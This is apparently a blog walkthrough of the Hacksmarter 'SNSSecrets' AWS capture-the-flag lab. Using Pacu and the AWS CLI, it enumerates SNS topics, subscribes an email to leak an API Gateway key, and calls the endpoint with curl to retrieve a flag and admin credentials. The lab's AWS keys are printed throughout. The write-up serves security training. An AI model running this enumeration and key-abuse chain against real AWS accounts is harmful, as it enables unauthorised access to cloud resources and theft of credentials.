Hacksmarter - SNSSecrets Lab

This is an easy rated AWS box from Hacksmarter.org. This walk through will be very similar to the post I made, which is here, when doing the Intro to AWS course as it is the same Cloudgoat scenario. This was a fun refresher as I have done very little with AWS since doing the course.
Hack Smarter
Realistic hacking labs & courses you can actually afford. Backed by a free community dedicated to helping each other succeed in careers and life.

- First check your IP and make sure its correct (e.g visit ifconfig.me) then click on whitelist IP. Next select sns_secrets, then click on Create Scenario, and wait for it to complete.
Launch the Scenario:

Output From Terraform Displaying AWS Keys:
[cloudgoat] terraform output completed with no error code.
sns_user_access_key_id = AKIA2HVQ5NJF2TY4J6PG
sns_user_secret_access_key = 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- This can be done all from the AWS CLI or you can use Pacu to make it a bit easier, I showed how to do both methods in my post from the Intro to AWS lab. For this I choose to use Pacu as much as I could.
- If you don't have Pacu installed on Kali it can be installed from the repo.
Install Pacu:
sudo apt install pacu- Once Pacu is installed you can start it up, you also could setup the AWS CLI first if you want then import the keys into Pacu. I show how to setup the CLI further down and just show how to set the key in Pacu here.
Start Pacu:
pacu- Next name the session in Pacu (name it whatever you want!) I called mine sns.
Name the session:

-After the session is started you will need to set the keys that were output from Terraform in Pacu.
Set Keys in Pacu:
set_keysPacu (sns:No Keys Set) > set_keys
Setting AWS Keys...
Press enter to keep the value currently stored.
Enter the letter C to clear the value, rather than set it.
If you enter an existing key_alias, that key's fields will be updated instead of added.
Key alias must be at least 2 characters
Key alias [None]: sns
Access key ID [None]: AKIA2HVQ5NJF2TY4J6PG
Secret access key [None]: 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
Session token (Optional - for temp AWS keys only) [None]:
Keys saved to database.
- It is a good idea to check that the keys worked and show in Pacu.
Run whoami to confirm keys:
whoamiPacu (sns:sns) > whoami
{
"UserName": null,
"RoleName": null,
"Arn": null,
"AccountId": null,
"UserId": null,
"Roles": null,
"Groups": null,
"Policies": null,
"AccessKeyId": "AKIA2HVQ5NJF2TY4J6PG",
"SecretAccessKey": "w5hsadZHZLfbZbDFhSQT********************",
"SessionToken": null,
"KeyAlias": "sns",
"PermissionsConfirmed": null,
"Permissions": {
"Allow": {},
"Deny": {}
}
}- The search function in Pacu is similar to using Metasploit's search here we can search for sns to see what options are available to us.
Search for SNS in Pacu:
search snsPacu (sns:sns) > search sns
[Category: ENUM]
List and describe Simple Notification Service topics
sns__enum
[Category: LATERAL_MOVE]
Subscribe to a Simple Notification Service (SNS) topic
sns__subscribe
- Since we don't have any information yet, the enum module seems like a good place to start.
Run sns__enum:
( I ran it on all regions )
run sns__enumPacu (sns:sns) > run sns__enum
Running module sns__enum...
Automatically targeting regions:
ap-northeast-1
eu-central-1
eu-north-1
eu-south-1
me-south-1
sa-east-1
us-east-2
us-gov-east-1
us-gov-west-1
us-west-1
ap-east-1
ap-northeast-2
ap-northeast-3
ap-south-1
ap-southeast-1
ap-southeast-3
cn-north-1
eu-west-1
eu-west-3
il-central-1
af-south-1
ap-south-2
ap-southeast-2
ca-central-1
ca-west-1
cn-northwest-1
eu-central-2
eu-west-2
me-central-1
us-west-2
ap-southeast-4
eu-south-2
us-east-1

Continue? (y/n) y- Looking at the output it shows that it found 1 topic, which appears to be in the us-east-1 region.
Snippet of sns__enum Output:
- If we want to just run this on one of the AWS regions, such as us-east-1, you can use the
--regionflag.
Sns__enum on us-east-1 Region:
run sns__enum --region us-east-1Pacu (sns:sns) > run sns__enum --region us-east-1
Running module sns__enum...
[sns__enum] Starting region us-east-1...
[sns__enum] Found 1 topics
[sns__enum] sns__enum completed.
[sns__enum] MODULE SUMMARY:
Num of SNS topics found: 1
Num of SNS subscribers found: 0 - Next we can view the data that was collected during enumeration.
View Data from Enumeration:
dataPacu (sns:sns) > data
Session data:
aws_keys: [
<AWSKey: sns>
]
id: 1
created: "2025-12-03 00:02:41.570881"
is_active: true
name: "sns"
boto_user_agent: "aws-sdk-go/1.1.0 (go1.5.2; darwin; amd64)"
key_alias: "sns"
access_key_id: "AKIA2HVQ5NJF2TY4J6PG"
secret_access_key: "******" (Censored)
session_regions: [
"all"
]
SNS: {
"sns": {
"us-east-1": {
"arn:aws:sns:us-east-1:703671921227:public-topic-cgid5pvfzk2f20": {
"Owner": "703671921227",
"SubscriptionsConfirmed": "0",
"SubscriptionsPending": "0"
}
}
}
}
- Take note of the
arnthat is present in the data.
Arn:
arn:aws:sns:us-east-1:703671921227:public-topic-cgid5pvfzk2f20- Now that we have the arn, from the SNS Topic, we can subscribe to a topic in AWS Simple Notification Service (SNS). We can do this with Pacu.
Subscribe to SNS Topic with Pacu:
run sns__subscribe --topics arn:aws:sns:us-east-1:703671921227:public-topic-cgid5pvfzk2f20 --email YourEmail@protonmail.comPacu (sns:sns) > run sns__subscribe --topics arn:aws:sns:us-east-1:703671921227:public-topic-cgid5pvfzk2f20 --email YourEmail@protonmail.com
Running module sns__subscribe...
[sns__subscribe] Subscribed successfully, check email for subscription confirmation. Confirmation ARN: arn:aws:sns:us-east-1:703671921227:public-topic-cgid5pvfzk2f20:6d8b79e3-8ee7-499b-b641-1c3a8cb568ea
- Assuming you have done this correctly you will receive an email asking for confirmation.
Email Requesting Confirmation:


- Click on the link to confirm your email address.
Confirmation of Subscription:
- Now just hang out for a couple minutes (good time to update your notes) and you should receive another email shortly.
- View the email you received and you should find an API Gateway key in the email.
Email with API Key:

- Take note of the API Key:
API Gateway Key:
45a3da610dc64703b10e273a4db135bf- NOTE: You may want to unsubscribe from the emails at this point, or you will keep receiving an email every couple minutes!
- From here I was hoping I could use Pacu still, so I did a search for
api
Search for "api" in Pacu:
Pacu (sns:sns) > search api

[Category: ENUM]

    Enumerate API Gateway.

  apigateway__enum

[Category: EXPLOIT]

    Attempts to create an API Gateway key for any/all REST APIs that are defined.

api_gateway__create_api_keys- I tried to run
apigateway__enumbut it gave me an error.
Pacu (sns:sns) > run apigateway__enum --region us-east-1
  Running module apigateway__enum...
[enum__apigateway] Enumerating us-east-1

[2025-12-03 01:09:18] Pacu encountered an error while running the previous command. Check /home/chxsec/.local/share/pacu/sns/error_log.txt for technical details. [LOG LEVEL: MINIMAL]

    <class 'botocore.exceptions.ClientError'>: An error occurred (AccessDeniedException) when calling the GetApiKeys operation: User: arn:aws:iam::703671921227:user/cg-sns-user-cgidtmef0wnb5a is not authorized to perform: apigateway:GET on resource: arn:aws:apigateway:us-east-1::/apikeys with an explicit deny in an identity-based policy
- I shifted to the AWS CLI in Kali Linux from Pacu from this point on.
- First make sure to configure your AWS profile with the Access Key and Secret Access Keys we got at the start of the lab. I also set the region here since we have been dealing with us-east-1.
AWS Configure:
aws configure --profile sns aws configure --profile sns
AWS Access Key ID [None]: AKIA2HVQ5NJF2TY4J6PG
AWS Secret Access Key [None]: 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
Default region name [None]: us-east-1
Default output format [None]: json- Its a good idea to make sure this worked, which you can do with get-caller-identity command.
Get-caller-identity:
aws sts get-caller-identity --profile snsaws sts get-caller-identity --profile sns
{
"UserId": "AKIA2HVQ5NJF2TY4J6PG",
"Account": "703671921227",
"Arn": "arn:aws:iam::703671921227:user/cg-sns-user-cgidtmef0wnb5a"
}- Next we need to figure out where we can use the API Key, we can use the AWS CLI to show information about the apigateway which includes the "id" field.
apigateway get-rest-apis:
aws apigateway get-rest-apis --profile sns
- Take note of the id.
Id:
2p5q8yiwsl- Next we need to get the stage name, once again we can use the AWS CLI for this.
Get the Stage Name:
aws apigateway get-stages --rest-api-id 2p5q8yiwsl --region us-east-1 --profile sns
- Take note of the stage name.
Stage Name:
prod-cgidtmef0wnb5a- We see that the stage name is
prod-cgidtmef0wnb5aand we will need to find the resource path next. We can get the resource path with another apigateway command in AWS CLI.
Get the Resource Path:
aws apigateway get-resources --rest-api-id 2p5q8yiwsl --profile sns
- Now that we have the necessary information our API endpoint will be
https://2p5q8yiwsl.execute-api.us-east-1.amazonaws.com/prod-cgidtmef0wnb5a/user-dataand we can submit a curl request with the API Key.
API Endpoint:
https://2p5q8yiwsl.execute-api.us-east-1.amazonaws.com/prod-cgidtmef0wnb5a/user-dataAPI Gateway Key:
45a3da610dc64703b10e273a4db135bf- Trying curl on the endpoint without the key, returns
"message":"Forbidden"
Curl on API Endpoint Without Key:
curl https://2p5q8yiwsl.execute-api.us-east-1.amazonaws.com/prod-cgidtmef0wnb5a/user-data
{"message":"Forbidden"} - Trying this again with the
-dataflag, it returns"message":"Missing Authentication Token"
Curl with -data Flag:
curl https://2p5q8yiwsl.execute-api.us-east-1.amazonaws.com/prod-cgidtmef0wnb5a/user-data -data 45a3da610dc64703b10e273a4db135bf

{"message":"Missing Authentication Token"}- So we will need to include the API Key to see what we can get back. Which returns the final flag!
Curl With API Key:
curl https://2p5q8yiwsl.execute-api.us-east-1.amazonaws.com/prod-cgidtmef0wnb5a/user-data -H "x-api-key:45a3da610dc64703b10e273a4db135bf"curl https://2p5q8yiwsl.execute-api.us-east-1.amazonaws.com/prod-cgidtmef0wnb5a/user-data -H "x-api-key:45a3da610dc64703b10e273a4db135bf"
{"final_flag":"FLAG{***************}","message":"Access granted","user_data":{"email":"SuperAdmin@notarealemail.com","password":"p@ssw0rd123","user_id":"1337","username":"SuperAdmin"}}
And now we have credentials to become the Leet SuperAdmin!